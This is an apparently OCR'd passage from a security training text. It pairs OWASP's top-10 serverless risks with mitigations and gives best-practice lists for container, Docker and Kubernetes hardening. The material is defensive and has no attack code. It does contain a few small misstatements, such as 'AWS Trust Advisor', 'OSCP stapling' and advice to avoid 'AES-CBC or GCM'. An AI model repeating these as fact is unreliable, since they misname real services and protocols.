
Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.
A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and

	national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.8: OWASP Top 10 serverless security risks and solutions



Best Practices for Container Security


1. Regularly **monitor the CVEs** of the container runtime and remediate, if any vulnerabilities are detected
2. Employ **app-aware tools** to monitor container network interfaces, network traffic, and network anomalies
3. Configure applications to **run as normal users** to prevent privilege escalation
4. Configure the **host's root file system in read-only mode** to restrict the write access
5. Employ **application security scanning tools** to protect containers from malicious software
6. Perform regular **scanning of the images** in the repository to identify vulnerabilities or misconfigurations
7. Deploy **application firewalls** for enhancing container security and prevent threats entering the environment
8. Use a **separate database for each application** for greater visibility of individual applications
9. Regularly **update the host operating system** and the kernel to the latest security patches
10. **Configure orchestrators** to deploy sets of hosts separately based on their sensitivity level
11. **Automate the compliance** to the container runtime configuration standards
12. **Maintain a set of trusted registries and images** and ensure only images from this set are permitted to run in the container environment

Best Practices for Container Security

Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.



Best Practices for Docker Security


1. Avoid exposing the Docker daemon socket
2. Always use trusted Docker images only
3. Regularly patch the host OS and Docker with the latest security updates
4. Limit the capabilities by allowing access only to the features required by the container
5. Always run the Docker images with **--security-opt=no-new-privileges** to prevent privilege escalation attacks
6. Disable the inter-container communication feature for running Docker demon using **--icc=false**
7. Use Linux security modules such as **seccomp**, **AppArmor**, and **SELinux** to gain fine-grained control over the processes
8. Enable read-only mode on file systems and volumes by setting **--read-only** flag
9. Set the Docker daemon log level to '**info**' and avoid running the Docker daemon using the '**debug**' log level
10. Configure the container application to run as an unprivileged user to prevent privilege escalation attacks
11. Check that Docker images from the remote registry are digitally signed using the Docker content trust
12. Secure the API endpoints with HTTPS when exposing RESTful API
13. Always store sensitive data in Docker volumes for enhanced data security
14. Use tools such as **InSpec** and **DevSec** to detect Docker vulnerabilities

Best Practices for Docker Security

Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the `--cap-drop all` command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with `--security-opt=no-new-privileges` to prevent privilege escalation attacks using `setuid` or `setgid` binaries.
- Disable the inter-container communication feature when running Docker demon by using `--icc=false`. To communicate with other containers, you can use `--link=CONTAINER_NAME_or_ID:ALIAS` option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the `--read-only` flag.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.



Best Practices for Kubernetes Security

1 Ensure proper validation of **file contents** and their path at every stage of processing

2 Implement the **configuration method** for the credential paths and do not depend on the hardcoded paths

3 Raise errors explicitly after each step of a **compound operation**

4 Use the **copy-then-rename method** for logs rotation to ensure that the logs are not lost when restarting the kubelet

5 Use the well-tested JSON library and type structures for constructing JSON objects

6 Never use compound shell commands without proper validations

7 Check the returned error value of **os.Readlink /proc/<pid>/exe** explicitly to determine if the PID is a kernel process

8 Use common parsing functions such as ParsePort across the codebase to **increase code readability**

9 Limit the size of manifest files to prevent **Out-Of-Memory errors** in kubelet

10 Use **kube-apiserver instances** that maintain CRLs to check the presented certificate

11 Use KMS to **enable secret data encryption** and avoid using AES-CBC or GCM for encryption

12 Avoid using **legacy Secure Shell** (SSH) tunnels as it does not perform proper validation of the server IP address

13 Use **OSCP stapling** to check the revocation status of the certificates

